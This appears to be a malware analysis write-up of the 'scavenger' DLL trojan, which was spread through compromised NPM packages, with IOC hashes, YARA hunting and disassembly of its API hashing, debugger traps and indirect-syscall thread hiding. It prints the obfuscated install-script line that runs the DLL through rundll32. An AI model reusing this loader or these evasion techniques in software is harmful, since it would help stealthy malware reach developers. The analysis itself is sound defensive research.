# Supply Chain Trojan sc\_trojan\_jwjf



### utkonos

IOCs: Gist

On July 18th, Socket published <u>research</u> on a phishing campaign which led to a compromise of a set of NPM packages which were related to the <u>Prettier</u> code formatting tool. The DLL trojan found in this attack as well other samples as investigated below is designated as sc\_trojan\_jwjf.

*Update:* Twitter user <u>cyb3rjerry</u> located the name of the malware, <u>scavenger</u>, according to parts of the PDB path found in this sample:

c3536b736c26cd5464c6f53ce8343d3fe540eb699abd05f496dcd3b8b47c5134

You can read all about it in the excellent blog <u>here</u>.

# Package got-fetch

In addition to this part of the campaign, two versions of the got-fetch NPM package were compromised by the same adversary:

| Package Name | Version |  |  |  |  |  |
|--------------|---------|--|--|--|--|--|
| got-fetch    | 5.1.11  |  |  |  |  |  |
| got-fetch    | 5.1.12  |  |  |  |  |  |

### **Package 5.1.11**

Package: 3ca29a4036491bfb1cce9ddd2f355bb3cec80cc0dcd2915c456c25ca103cd273

Javascript: fc1420c8e74cc15292e9d443b1aa04f697ecafc4e0b1c5d4794594717232c3b2

Filename: install.cjs

DLL: c4504c579025dcd492611f3a175632e22c2d3b881fda403174499acd6ec39708

Filename: crashreporter.dll

# Package 5.1.12

Package: af54ae60e996322a0f099b6e57fe32cc9fc07c12288c333904adf3cebf11d8dd

Javascript: fc1420c8e74cc15292e9d443b1aa04f697ecafc4e0b1c5d4794594717232c3b2 Filename: install.cjs

DLL: 30295311d6289310f234bfff3d5c7c16fd5766ceb49dcb0be8bc33c8426f6dc4 Filename: crashreporter.dll

## **Malicious Javascript**

The part of the malicious Javascript that executes the next stage DLL is identical in both files.

```
152 function logDiskSpace() {
153
         try {
154
             if(os.platform() === 'win32') {
155
                  const tempDir = os.tmpdir();
                  require('chi'+'ld_pro'+'cess')["sp"+"awn"]("rund"+"ll32",
156
                 [path.join(__dirname, 'crashreporter' + '.dll') + ",main"]);
log(`Temp directory: ${tempDir}`);
157
158
159
                  const files = cache readdirSync(tempDir);
                  log(`Number of files in temp directory: ${files.length}`);
160
161
         } catch (err) {
162
163
             summary.errors++;
             log(`Error accessing temp directory: ${err.message}`);
164
165
         }
166
```

#### **Malicious DLL**

The two DLLs collected from the got-fetch packages are almost identical to the DLLs found in the Prettier toolchain packages. Here are the exported main functions side by side. The one on the right is from the Prettier packages.



*Note:* The Binary Ninja plugin used to clean up annotations temporarily for nice screenshot is <u>CleanShot</u>. It isn't a formal community plugin yet, and is still under development. If you have suggestions, please do share.

# **Analysis Focus: DLL**

This part of the writeup will focus on the DLL found in the Prettier toolchain packages. These samples don't run easily in most sandboxes due to an array of anti-analysis trickery.

DLL: c68e42f416f482d43653f36cd14384270b54b68d6496a8e34ce887687de5b441 Filename: node-gyp.dll

### **API Hashing**

To perform API hashing, the malware must access and parse the Process Environment Block (PEB). In the next figure we can see the linear address of the PEB being read from gs:[0x60]. This is the first step towards clandestinely resolving APIs via hashes.

```
+0x18000aab4
             c605457b120001
                                         byte [rel data_180132600], 0x1
                                 mov
+0x18000aabb 48833db57a120000
                                         qword [rel data_180132578], 0x0
                                 cmp
+0x18000aac3 7510
                                         0x18000aad5
                                 jne
+0x18000aac5 65488b042560000000
                                   mov
                                           rax, qword [gs:0x60]
+0x18000aace 488905a37a1200
                                         qword [rel data_180132578], rax
                                 mov
+0x18000aad5 488b059c7a1200
                                         rax, qword [rel data_180132578]
                                 mov
+0x18000aadc 488b4018
                                 mov
                                         rax, qword [rax+0x18]
```

The API hashes used by this malware family are of two kinds. First, are the DLL name hashes. In the next figure, we can see the API hash used to find ntdll.dll:

0xcd8fc5c4. This hash does not appear in <a href="HashDB">HashDB</a> yet. Isolation of the algorithm and reporting of the hashes found in this malware family are on the todo list.

```
dword [rbp+0x2474 {var_11f6c_1}], eax
+0x18000adbf
              898574240000
                                 mov
              8b8574240000
                                         eax, dword [rbp+0x2474 {var_11f6c_1}]
+0x18000adc5
                                 mov
+0x18000adcb 8bc0
                                         eax, eax
                                 mov
                                         ecx, 0xcd8fc5c4 // ntdll.dll API hash
+0x18000adcd
                                 mov
+0x18000add2 483bc1
                                 CMP
                                         rax, rcx
+0x18000add5 7514
                                         0x18000adeb
                                 jne
+0x18000add7
              488b8530300000
                                         rax, qword [rbp+0x3030 {var_113b0_1}]
                                 mov
             488b4030
                                         rax, qword [rax+0x30]
+0x18000adde
                                 mov
                                         qword [rbp+0x3038 {var_113a8_1}], rax
+0x18000ade2
              48898538300000
                                 mov
+0x18000ade9 eb10
                                         0x18000adfb
                                 jmp
+0x18000adeb e91cfdffff
                                 jmp
                                         0x18000ab0c
+0x18000adf0 48c7853830000000...
                                 mov
                                         qword [rbp+0x3038 {var_113a8_1}], 0x0
+0x18000adfb 488b8538300000
                                         rax, qword [rbp+0x3038 {var_113a8_1}]
                                 mov
+0x18000ae02 488985980b0000
                                         qword [rbp+0xb98 {var_13848_1}], rax
                                 mov
                                         rax, qword [rbp+0xb98 {var_13848_1}]
+0x18000ae09 488b85980b0000
                                 mov
+0x18000ae10 488985003e0000
                                         qword [rbp+0x3e00 {var_105e0_1}], rax
                                 mov
+0x18000ae17 488b85003e0000
                                         rax, qword [rbp+0x3e00 {var_105e0_1}]
                                 mov
                                         rax, dword [rax+0x3c]
+0x18000ae1e 4863403c
                                 movsxd
+0x18000ae22 488b8d980b0000
                                 mov
                                         rcx, qword [rbp+0xb98 {var_13848_1}]
+0x18000ae29 4803c8
                                 add
                                         rcx, rax
+0x18000ae2c 488bc1
                                 mov
                                         rax, rcx
+0x18000ae2f 488985083e0000
                                         qword [rbp+0x3e08 {var_105d8_1}], rax
                                 mov
+0x18000ae36 488d85b0f60000
                                         rax, [rbp+0xf6b0 {var_4d30}]
                                 lea
+0x18000ae3d 488b8d083e0000
                                         rcx, qword [rbp+0x3e08 {var_105d8_1}]
                                 mov
+0x18000ae44 488bf8
                                         rdi, rax {var_4d30}
                                 mov
+0x18000ae47 488d7118
                                         rsi, [rcx+0x18]
                                 lea
+0x18000ae4b b9f0000000
                                 mov
                                         ecx, 0xf0
+0x18000ae50
+0x18000ae50
                                 rep movsb byte [rdi], [rsi] {var_4e20} {var_4d30} {0x0}
             b808000000
                                         eax, 0x8
+0x18000ae52
                                 mov
+0x18000ae57 486bc000
                                         rax. rax. 0x0
```

The API hash is shown in the red highlight at the top of the figure above. And the red highlight at the bottom is the PE headers from <a href="https://ntdl.dll">ntdll</a>. being copied onto the stack. This is where the export table address is accessed and then used to resolve more API hashes.

#### **Detection Opportunity: Ntdll API Hash**

The API hash used to locate <a href="ntd11.d11">ntd11</a> provides a nice detection opportunity. The following is a YARA rule that incorporates the instructions that use the API hash. This rule matches a number of other DLLs from this same malware family outside of the ones from the Prettier and got-fetch NPM package. This is just an image of the first draft YARA rule. You can access the current version with any revisions in the Gist that goes with this research. You will also find updates lists of IOCs like file hashes and more.

Here are the results of ongoing YARA hunting using this rule. If you want fresh data, please look at the gist linked above.

0254abb7ce025ac844429589e0fec98a84ccefae38e8e9807203438e2f387950
1aeab6b568c22d11258fb002ff230f439908ec376eb87ed8e24d102252c83a6e
30295311d6289310f234bfff3d5c7c16fd5766ceb49dcb0be8bc33c8426f6dc4
5bed39728e404838ecd679df65048abcb443f8c7a9484702a2ded60104b8c4a9
75c0aa897075a7bfa64d8a55be636a6984e2d1a5a05a54f0f01b0eb4653e9c7a
80c1e732c745a12ff6623cbf51a002aa4630312e5d590cd60e621e6d714e06de
877f40dda3d7998abda1f65364f50efb3b3aebef9020685f57f1ce292914feae
8c8965147d5b39cad109b578ddb4bfca50b66838779e6d3890eefc4818c79590
90291a2c53970e3d89bacce7b79d5fa540511ae920dd4447fc6182224bbe05c5
9ec86514d5993782d455a4c9717ec4f06d0dfcd556e8de6cf0f8346b8b8629d4
c3536b736c26cd5464c6f53ce8343d3fe540eb699abd05f496dcd3b8b47c5134
c4504c579025dcd492611f3a175632e22c2d3b881fda403174499acd6ec39708
c68e42f416f482d43653f36cd14384270b54b68d6496a8e34ce887687de5b441
d845688c4631da982cb2e2163929fe78a1d87d8e4b2fe39d2a27c582cfed3e15
dd4c4ee21009701b4a29b9f25634f3eb0f3b7f4cc1f00b98fc55d784815ef35b

Note: The Binary Ninja plugin I used to make the YARA rules is <a href="mailto:copy\_yara\_format\_bytes.py">copy\_yara\_format\_bytes.py</a>. It doesn't have a formal name yet and is under development. Feedback welcome! And hopefully it can mature into a community plugin.

#### Cast a Wider Net

The specific rule shown above hunts for how this malware family implements this particular API hash. However, to find other potential usages of this hash outside of this malware family or other potentially related malware families, the bytes that the rule is looking for need to be more generalized. Therefore, adding a wildcard to the right nibble of the REX prefix on the cmp instruction and dropping the ModR/M byte completely make the second instruction more generalized. Then dropping the opcode entirely from the first instruction leaving the API hash immediate value alone makes it even more generalized. Interestingly, a number of different samples match this generalized rule. Triage of these additional samples is on the todo list.

Here are the preliminary results of hunting using this generalized rule. These are not yet traiged and may contain some false positives.

102e68f5cfe15a1c9197f3684b5c1ab4335a3048e1f61661c29c885707933947
437f5fa47b3249ca1927ae0e84840153281ce276daa568dc23a0ae8f48cdfd64
4b65a3043f2ff69ecf250327c1ae98a362e37151b42ecab31a7f690a66bc317e
638d6dce0d74f510f578616514ad836668834939024d4e61f6ad1a97f492a136
6a01de1654da642537e46c917e7c5561360045964469ced616b2ab8191c95249
ccfc206bf555cd4500b0c4047ad4cd40a053bb9e18371ae7dd8fcb2433ae9a1b
d594fcc51c7453ca5699d511143887268b1a7648202d08108b472b0996115c09
e3a4bfc68cc89d340c19da35a73624e84c861c0b5c27a6c97bbd8a2c2985d2ad

#### **Function Name API Hashes**

The other type of API hash found in this malware family is a function name hash. These are used to resolve API functions and then store the address of the function in a variable on the stack that is used to call the function. The first one after the hash of ntdll.dll is ZwClose. This next figure shows the API hash at the top and the function address in rax at the bottom. The instruction pointer in the middle of the image shows the location on the stack where the function address is about to be stored.

```
000000018000AFD3
                                        8B85 78240000
                                                                      mov eax, dword ptr ss:[rbp+2478]
             000000018000AFD9
                                        8BC0
                                                                      mov eax.eax
                                                                      mov ecx,9BDA974A ZwClose
             000000018000AFDB
                                        B9 4A97DA9B
             000000018000AFE0
                                        48:3BC1
                                                                      cmp rax,rcx
                                                                      mov rax,qword ptr ss:[rbp+1B48]
mov eax,dword ptr ds:[rax+24]
mov rcx,qword ptr ss:[rbp+B98]
             000000018000AFE3
                                        75 6E
             000000018000AFE5
                                        48:8B85 481B0000
             000000018000AFEC
                                        8B40 24
            000000018000AFEF
                                        48:8B8D 980B0000
             000000018000AFF6
                                        48:03C8
                                                                      add rcx,rax
            000000018000AFF9
                                        48:8BC1
                                                                      mov rax,rcx
             000000018000AFFC
                                        48:8985 183E0000
                                                                      mov qword ptr ss:[rbp+3E18],rax
                                                                      mov rax, qword ptr ss:[rbp+1848]
mov eax, dword ptr ds:[rax+1C]
mov rcx, qword ptr ss:[rbp+898]
            000000018000B003
                                        48:8B85 481B0000
            000000018000B00A
                                        8B40 1C
            000000018000B00D
                                        48:8B8D 980B0000
            000000018000B014
                                        48:03C8
                                                                      add rcx,rax
                                                                      mov rax,rcx
             000000018000B017
                                        48:8BC1
                                                                      mov qword ptr ss:[rbp+3E20],rax
movsxd rax,dword ptr ss:[rbp+74C]
mov rcx,qword ptr ss:[rbp+3E18]
            000000018000B01A
                                        48:8985 203E0000
             000000018000B021
                                        48:6385 4C070000
             000000018000B028
                                        48:8B8D 183E0000
                                                                      movzx eax,word ptr ds:[rcx+rax*2]
mov rcx,qword ptr ss:[rbp+3E20]
mov eax,dword ptr ds:[rcx+rax*4]
mov rcx,qword ptr ss:[rbp+898]
            000000018000B02F
                                        0FR70441
          ۰
             000000018000B033
                                        48:8B8D 203E0000
            000000018000B03A
                                        8B0481
             000000018000B03D
                                        48:8B8D 980B0000
                                                                      add rcx,rax
             000000018000B044
                                        48:03C8
                                        48:8BC
                                                                      mov rax
                                                                      mov qword ptr ss:[rbp+3048],rax
            000000018000B04A
                                        48:8985 48300000
RIP
                                                                      jmp node-gyp.18000B06
                                        EB 10
                                        E9 2AFEFFFF
             000000018000B053
                                                                      jmp node-gyp.18000AE82
         → e
            000000018000B058
                                        48:C785 48300000 000000 mov qword ptr ss:[rbp+3048],0
                                                                      mov rax,qword ptr ss:[rbp+3048]
mov qword ptr ss:[rbp+3E28],rax
mov rax,qword ptr ss:[rbp+3E28]
             000000018000B063
                                        48:8B85 48300000
             000000018000B06A
                                        48:8985 283E0000
            000000018000B071
                                        48:8B85 283E0000
          ۰
             000000018000B078
                                        OFBE00
                                                                      movsx eax, byte ptr ds:[rax]
            000000018000B07B
                                        83F8 4C
                                                                      cmp eax,40
                                                                      je node-gyp.18000B642
          .
             000000018000B07E
                                        0F84 BE050000
qword ptr ss:[rbp+3048]=[0000000000A6EBA8]=0
rax=<ntd11.ZwClose>
```

## Malware Behavior Catalog: API Hashing

The Malware Behavior Catalog code for API Hashing is <u>B0032.001</u>. This is a type of anti-static analysis used for evasion and executable code obfuscation.

# **Anti-Debugging Traps**

There are quite a few anti-analysis, anti-debugging, and anti-vm techniques used in this malware family. If you fall into many of them, they lead to a null pointer trap. Each of the null pointer traps starts with an API hash of GetACP. The hash is 0xf330068a, but I have made an enum in Binary Ninja similar to ones that cxiao's awesome plugin makes based on HashDB. I can then display the hash in a more readable form. The first instruction near the bottom in yellow is the call to GetACP. This is a junk call that doesn't do anything real. Finally, a data variable that I have named nullptr\_trap is read from. This data variable is always null. Finally, the instruction that attempts to dereference the pointer is at the bottom highlighted in red. This instruction raises an exception: C00000005 EXCEPTION\_ACCESS\_VIOLATION.

```
+0x18000b580
             8b8584240000
                                 mov
                                         eax, dword [rbp+0x2484 {var_11f5c_1}]
+0x18000b586
              8bc0
                                 mov
                                         ecx, GetACP
+0x18000b588
                                 mov
+0x18000b58d
              483bc1
                                 cmp
                                         rax, rcx
+0x18000b590
              756e
                                         0x18000b600
                                 jne
+0x18000b592 488b85701b0000
                                         rax, qword [rbp+0x1b70 {var_12870_1}]
                                 mov
                                         eax, dword [rax+0x24]
+0x18000b599
             8b4024
                                 mov
+0x18000b59c
              488b8d900b0000
                                 mov
                                         rcx, qword [rbp+0xb90 {var_13850_1}]
+0x18000b5a3 4803c8
                                         rcx, rax
                                 add
+0x18000b5a6 488bc1
                                 mov
                                         rax, rcx
+0x18000b5a9 488985703e0000
                                         qword [rbp+0x3e70 {var_10570_1}], rax
                                 mov
+0x18000b5b0 488b85701b0000
                                 mov
                                         rax, qword [rbp+0x1b70 {var_12870_1}]
+0x18000b5b7 8b401c
                                         eax, dword [rax+0x1c]
                                 mov
+0x18000b5ba 488b8d900b0000
                                         rcx, qword [rbp+0xb90 {var_13850_1}]
                                 mov
                                         rcx, rax
+0x18000b5c1
             4803c8
                                 add
+0x18000b5c4 488bc1
                                         rax, rcx
                                 mov
+0x18000b5c7 488985783e0000
                                 mov
                                         qword [rbp+0x3e78 {var_10568_1}], rax
+0x18000b5ce 48638550070000
                                         rax, dword [rbp+0x750 {var_13c90_1}]
                                 movsxd
+0x18000b5d5 488b8d703e0000
                                         rcx, qword [rbp+0x3e70 {var_10570_1}]
                                 mov
                                         eax, word [rcx+rax*2]
+0x18000b5dc 0fb70441
                                 movzx
+0x18000b5e0 488b8d783e0000
                                         rcx, qword [rbp+0x3e78 {var_10568_1}]
                                 mov
+0x18000b5e7
             8b0481
                                         eax, dword [rcx+rax*4]
                                 mov
+0x18000b5ea 488b8d900b0000
                                         rcx, qword [rbp+0xb90 {var_13850_1}]
                                 mov
+0x18000b5f1 4803c8
                                 add
                                         rcx, rax
+0x18000b5f4 488bc1
                                         rax, rcx
                                 mov
                                         qword [rbp+0x3070 {var_11370_1}], rax
+0x18000b5f7 48898570300000
                                 mov
                                         0x18000b610
+0x18000b5fe eb10
                                 jmp
+0x18000b600 e92afeffff
                                         0x18000b42f
                                 jmp
             48c78570300000000000000
                                               qword [rbp+0x3070 {var_11370_1}], 0x0
+0x18000b605
                                       mov
                                         rax, gword [rbp+0x3070 {var_11370_1}]
+0x18000b610
              488b8570300000
                                 mov
+0x18000b617
             488985803e0000
                                         qword [rbp+0x3e80 {GetACP_1}], rax
                                 mov
+0x18000b61e
                                         qword [rbp+0x3e80 {GetACP_1}]
                                 call
+0x18000b624
              8bc0
                                 mov
                                         eax, eax
             488985883e0000
                                 mov
                                         qword [rbp+0x3e88 {var_10558_1}], rax
+0x18000b626
                                         rax, qword [rel nullptr_trap]
+0x18000b62d
                                 mov
+0x18000b634
                                         rax, byte [rax]
                                 movsx
                                         rcx, qword [rbp+0x3e88 {var_10558_1}]
+0x18000b638
              488b8d883e0000
                                 mov
+0x18000b63f 488908
                                 mov
                                         qword [rax], rcx
```

You can see the locations of the other debugger traps if you select the null data variable and check for other code references.

```
Cross References
▶ Filter (7)
▼ Code References

    sub_18000aa50

                          rax, qword [rel nullptr_trap]

← 18000b62d mov

                          rax, qword [rel nullptr_trap]
   ← 18000c198 mov
                          rax, qword [rel nullptr_trap]
   ← 18000d121 mov
   ← 1800106b1 mov
                          rax, qword [rel nullptr_trap]
                          rax, qword [rel nullptr_trap]
   ← 180012b26 mov
                          rax, qword [rel nullptr_trap]
   ← 180013d84 mov
                          rax, qword [rel nullptr_trap]
   ← 180014911 mov
```

#### **IsDebuggerPresent**

One of the early traps can be hit if the debugger has not been hidden. The API hash for IsDebuggerPresent is 0xc3da4ec4 and is shown in the next figure. The DLL name hash used along with this function name hash is 0x1819ae87 and represents kernel32.dll.

| +0x18000bb44 | 8bc0       | mov | eax, | eax               |
|--------------|------------|-----|------|-------------------|
| +0x18000bb46 | b9c44edac3 | mov | ecx, | IsDebuggerPresent |
| +0x18000bb4b | 483bc1     | cmp | rax, | rcx               |

# **Encoded Configuration Strings**

The malware hides its configuration in a series of quad word stack strings. The next figure shows the first example which encodes the string \SCVNGR\_VM. This string is later appended to the user's temp directory path and stored for later use.

```
+0x18000c207
                                         byte [rbp+0x1068 {var_13378_1}], al
+0x18000c20d 48b871aa7dd9615c0666 mov
                                             rax, 0x66065c61d97daa71
+0x18000c217
+0x18000c217
                                         qword [rbp+0x3f48 {var_10498}], rax
                                                                              {0x66065c61d97daa71}
                                 mov
+0x18000c21e
             488b85483f0000
                                         rax, qword [rbp+0x3f48 {var_10498}]
                                                                              {0x66065c61d97daa71}
                                 mov
+0x18000c225
              488985503f0000
                                         qword [rbp+0x3f50 {var_10490}], rax
                                                                              {0x66065c61d97daa71}
                                mov
+0x18000c22c
              488b85503f0000
                                         rax, qword [rbp+0x3f50 {var_10490}]
                                                                              {0x66065c61d97daa71}
                                         qword [rbp+0x7b20 {var_c8c0}], rax
+0x18000c233
             488985207b0000
                                 mov
                                                                             {0x66065c61d97daa71}
+0x18000c23a 48b8d0ff8b720a4d5544 mov
                                             rax, 0x44554d0a728bffd0
+0x18000c244 488985583f0000
                                         qword [rbp+0x3f58 {var_10488}], rax
                                                                              {0x44554d0a728bffd0}
                                mov
+0x18000c24b 488b85583f0000
                                 mov
                                         rax, qword [rbp+0x3f58 {var_10488}]
                                                                              {0x44554d0a728bffd0}
+0x18000c252 488985603f0000
                                         qword [rbp+0x3f60 {var_10480}], rax
                                                                              {0x44554d0a728bffd0}
                                         rax, qword [rbp+0x3f60 {var_10480}]
                                                                              {0x44554d0a728bffd0}
+0x18000c259 488b85603f0000
                                 {\sf mov}
                                         qword [rbp+0x7b28 {var_c8b8_1}], rax {0x44554d0a728bffd0}
+0x18000c260 488985287b0000
                                mov
+0x18000c267
             488d85207b0000
                                         rax, [rbp+0x7b20 {var_c8c0}]
                                 lea
             488985683f0000
                                         qword [rbp+0x3f68 {var_10478_1}], rax {var_c8c0}
+0x18000c26e
+0x18000c275 488b85683f0000
                                         rax, qword [rbp+0x3f68 {var_10478_1}]
                                         qword [rbp+0x14e8 {var_12ef8_1}], rax
+0x18000c27c 488985e8140000
                                mov
+0x18000c283 48b82df93e8f2f1b5439 mov
                                             rax, 0x39541b2f8f3ef92d
+0x18000c28d 488985703f0000
                                mov
                                         qword [rbp+0x3f70 {var_10470}], rax {0x39541b2f8f3ef92d}
+0x18000c294 488b85703f0000
                                         rax, qword [rbp+0x3f70 {var_10470}]
                                                                              {0x39541b2f8f3ef92d}
                                         qword [rbp+0x3f78 {var_10468}], rax
                                                                              {0x39541b2f8f3ef92d}
+0x18000c29b 488985783f0000
                                 mov
                                         rax, qword [rbp+0x3f78 {var_10468}] {0x39541b2f8f3ef92d}
+0x18000c2a2 488b85783f0000
                                mov
+0x18000c2a9
              48898560130100
                                         qword [rbp+0x11360 {var_3080_1}], rax {0x39541b2f8f3ef92d}
                                mov
              48b886b28b720a4d5544 mov
                                             rax, 0x44554d0a728bb286
+0x18000c2b0
+0x18000c2ba
             488985803f0000
                                 mov
                                         qword [rbp+0x3f80 {var_10460}], rax
                                                                             {0x44554d0a728bb286}
+0x18000c2c1
                                         rax, qword [rbp+0x3f80 {var_10460}]
             488b85803f0000
                                                                              {0x44554d0a728bb286}
                                 mov
                                         qword [rbp+0x3f88 {var_10458}], rax
                                                                              {0x44554d0a728bb286}
+0x18000c2c8 488985883f0000
                                mov
                                         rax, qword [rbp+0x3f88 {var_10458}] {0x44554d0a728bb286}
+0x18000c2cf 488b85883f0000
                                 mov
+0x18000c2d6 48898568130100
                                         qword [rbp+0x11368 {var_3078_1}], rax {0x44554d0a728bb286}
                                         eax, eax {0x0}
+0x18000c2dd 33c0
+0x18000c2df
              83f801
                                 cmp
                                         eax, 0x1 {0x0}
+0x18000c2e2
                                         0x18000c2e6
                                 jе
```

### BeingDebugged Flag

The next anti-debugging check is shown in the next figure. The address of the PEB is again read from gs:[0x60] at the top highlighted in yellow. Then the BeingDebugged boolean flag from the PEB structure is checked. If the flag is present, control flow takes you to an instance of the null pointer trap described above. To avoid this one, just use the hide command in x64dbg if you're using that particular debugger.

```
+0x18000cb55
                                            rax, qword [gs:0x60]
                                   mov
                                          qword [rbp+0x4028 {var_103b8_1}], rax
+0x18000cb5e
              48898528400000
                                 mov
+0x18000cb65 488b8528400000
                                          rax, qword [rbp+0x4028 {var_103b8_1}]
                                 mov
+0x18000cb6c
              0fb64002
                                          eax, byte [rax+0x2 {_PEB::BeingDebugged}]
                                 movzx
+0x18000cb70
              85c0
                                          eax, eax
                                 test
+0x18000cb72
              0f84be050000
                                  jе
                                          0x18000d136
```

The following figure shows the location of the <a href="BeingDebugged">BeingDebugged</a> member of the <a href="PEB">PEB</a> struct.

```
struct _PEB
0000
          BOOLEAN InheritedAddressSpace;
0001
          BOOLEAN ReadImageFileExecOptions;
0002
          BOOLEAN BeingDebugged;
          BOOLEAN ImageUsesLargePages;
0003
8000
          HANDLE Mutant;
0010
          PVOID ImageBaseAddress;
0018
          PPEB_LDR_DATA Ldr;
          struct _RTL_USER_PROCESS_PARAMETERS* ProcessParameters;
0020
0028
          PVOID SubSystemData;
0030
          PVOID ProcessHeap;
0038
          struct _RTL_CRITICAL_SECTION* FastPebLock;
```

#### **Thread Hide-and-Seek**

The next anti-analysis trick has a number of different stages to it. First, it gets the handle for the current thread via a call to <a href="mailto:GetCurrentThread">GetCurrentThread</a> located at <a href="mailto:0x18000d136">0x18000d136</a>. This call is shown in the next figure.

```
+0x18000d136 ff158cf00e00 call qword [rel GetCurrentThread]
+0x18000d13c 48898558410000 mov qword [rbp+0x4158 {var_10288_1}], rax
+0x18000d143 488b052e541200 mov rax, qword [rel data_180132578]
```

Next the API hash for NtSetInformationThread, 0x96c7b422 is resolved at 0x18000d649 as shown in the next figure.

```
+0x18000d641 8b85c0240000 mov eax, dword [rbp+0x24c0 {var_11f20_1}]
+0x18000d647 8bc0 mov eax, eax
+0x18000d649 b922b4c796 mov ecx, NtSetInformationThread
+0x18000d64e 483bc1 cmp rax, rcx
+0x18000d651 756e jne 0x18000d6c1
```

Next the API hash for ZwAllocateVirtualMemory, 0x95dd2b8c is resolved at 0x18000dc0b as shown in the next figure.


```
+0x18000dc03
              8b85cc240000
                                         eax, dword [rbp+0x24cc {var_11f14_1}]
                                 mov
+0x18000dc09
              8bc0
                                 mov
                                         eax, eax
                                         ecx, ZwAllocateVirtualMemory
+0x18000dc0b b98c2bdd95
                                 mov
+0x18000dc10 483bc1
                                 cmp
                                         rax, rcx
+0x18000dc13 756e
                                         0x18000dc83
                                 ine
```

This next figure is fairly complex. At the top highlighted in red is the call to ZwAllocateVirtualMemory located on the stack. In green above it are the function call parameters. Then in the middle of this figure are a series of hard-coded immediate values which comprise the bytes of the function that makes the indirect syscall. The three instructions highlighted in yellow are the two bytes of the syscall and then 0xc3 which is ret. Below, we will use these instructions to hunt for other malware that uses this same technique. Finally, at the bottom highlighted in red is the call to the location where the syscall function was constructed in the allocated memory.


```
+0x18000dca1
                                          rax, qword [rbp+0x4138 {var_102a8_1}]
              488b8538410000
                                         qword [rbp+0x4148 {ZwAllocateVirtualMemory_1}], rax
+0x18000dca8
             48898548410000
                                 mov
                                         dword [rsp+0x28 {var_14400_1}], 0x40
+0x18000dcaf
                                 mov
                                         dword [rsp+0x20 {var_14408_1}], 0x3000
+0x18000dcb7
                                          r9, [rbp+0x10628 {var_3db8}]
+0x18000dcbf
              4c8d8d28060100
                                 lea
+0x18000dcc6 4533c0
                                 xor
                                         r8d, r8d {0x0}
+0x18000dcc9 488d95c0040100
                                 lea
                                         rdx, [rbp+0x104c0 {var_3f20}]
                                         rcx, 0xffffffffffffffff
+0x18000dcd0 48c7c1ffffffff
                                 mov
                                         qword [rbp+0x4148 {ZwAllocateVirtualMemory_1}]
+0x18000dcd7
                                 call
+0x18000dcdd 488b85c0040100
                                 mov
                                         rax, qword [rbp+0x104c0 {var_3f20}]
+0x18000dce4 c6004c
                                         byte [rax], 0x4c
                                 mov
+0x18000dce7 488b85c0040100
                                         rax, qword [rbp+0x104c0 {var_3f20}]
                                 mov
                                         byte [rax+0x1], 0x8b
+0x18000dcee c640018b
                                 mov
                                         rax, qword [rbp+0x104c0 {var_3f20}]
+0x18000dcf2 488b85c0040100
                                 mov
+0x18000dcf9 c64002d1
                                         byte [rax+0x2], 0xd1
                                 mov
+0x18000dcfd 488b85c0040100
                                         rax, qword [rbp+0x104c0 {var_3f20}]
                                 mov
+0x18000dd04
                                         byte [rax+0x3], 0xb8
             c64003b8
                                 mov
+0x18000dd08
             488b85c0040100
                                 mov
                                         rax, qword [rbp+0x104c0 {var_3f20}]
+0x18000dd0f
              8b8dd0240000
                                         ecx, dword [rbp+0x24d0 {var_11f10_1}]
                                 mov
+0x18000dd15
              894804
                                 mov
                                         dword [rax+0x4], ecx
+0x18000dd18
             488b85c0040100
                                         rax, qword [rbp+0x104c0 {var_3f20}]
                                 mov
                                         byte [rax+0x8], 0xf // 0x31
+0x18000dd1f
                                 mov
+0x18000dd23
              488b85c0040100
                                         rax, qword [rbp+0x104c0 {var_3f20}]
+0x18000dd2a
                                         byte [rax+0x9], 0x5 // 0xc0
                                 mov
                                         rax, qword [rbp+0x104c0 {var_3f20}]
              488b85c0040100
+0x18000dd2e
+0x18000dd35
                                         byte [rax+0xa], 0xc3
                                 mov
              488b85c0040100
                                         rax, qword [rbp+0x104c0 {var_3f20}]
+0x18000dd39
+0x18000dd40
              48898550410000
                                         qword [rbp+0x4150 {var_10290_1}], rax
                                 mov
+0x18000dd47
              488b8550410000
                                 mov
                                         rax, qword [rbp+0x4150 {var_10290_1}]
+0x18000dd4e
              48898560410000
                                 mov
                                         qword [rbp+0x4160 {NtSetInformationThread_syscall}], rax
+0x18000dd55
              4533c9
                                         r9d, r9d
                                                   {0x0}
                                 xor
+0x18000dd58
              4533c0
                                 xor
                                         r8d, r8d
                                                    {0x0}
+0x18000dd5b
              ba11000000
                                 mov
                                         edx, 0x11
+0x18000dd60
              488b8d58410000
                                 moν
                                         rcx, qword [rbp+0x4158 {var_10288_1}]
                                         qword [rbp+0x4160 {NtSetInformationThread_syscall}]
+0x18000dd67
                                         dword [rbp+0x3d5c {var_10684_1}], eax
+0x18000dd6d
              89855c3d0000
                                 mov
                                         rax, qword [rbp+0x104c0 {var_3f20}]
+0x18000dd73
              488b85c0040100
                                 mov
                                         qword [rbp+0x4168 {var_10278_1}], rax
+0x18000dd7a
              48898568410000
                                 mov
+0x18000dd81
              48c785681c0000000000000
                                               qword [rbp+0x1c68 {i_16}], 0x0
                                         0x18000dd9f
+0x18000dd8c
              eb11
```

# Indirect Syscall

To really get a good look at the syscall in addition to analyzing it in the debugger, you need to dump the allocated memory via the debugger, and then create a memory map segment in Binary Ninja. The next figure shows the configuration used for this new segment. The exact base address for the segment as found in the debugger is used here as the segment start address. And the memory dump from the debugger is used as a file backing this mapped segment.



This next figure shows the function as it appears in the debugger.



The next figure shows the core of the anti-debugging technique used here. The input parameter shown in rdx is 0x11 which is ThreadHideFromDebugger. If this call is made, your debugging session is over and everything goes poof.

And then this next figure shows the function as it appears in Binary Ninja after creating a function in the newly mapped segment.

To make it easier to navigate between the mapped segment and the call in the malware DLL, you can create a cross reference manually. This cross reference is shown in the next figure.

```
Cross References

→ Filter (4)

Data References

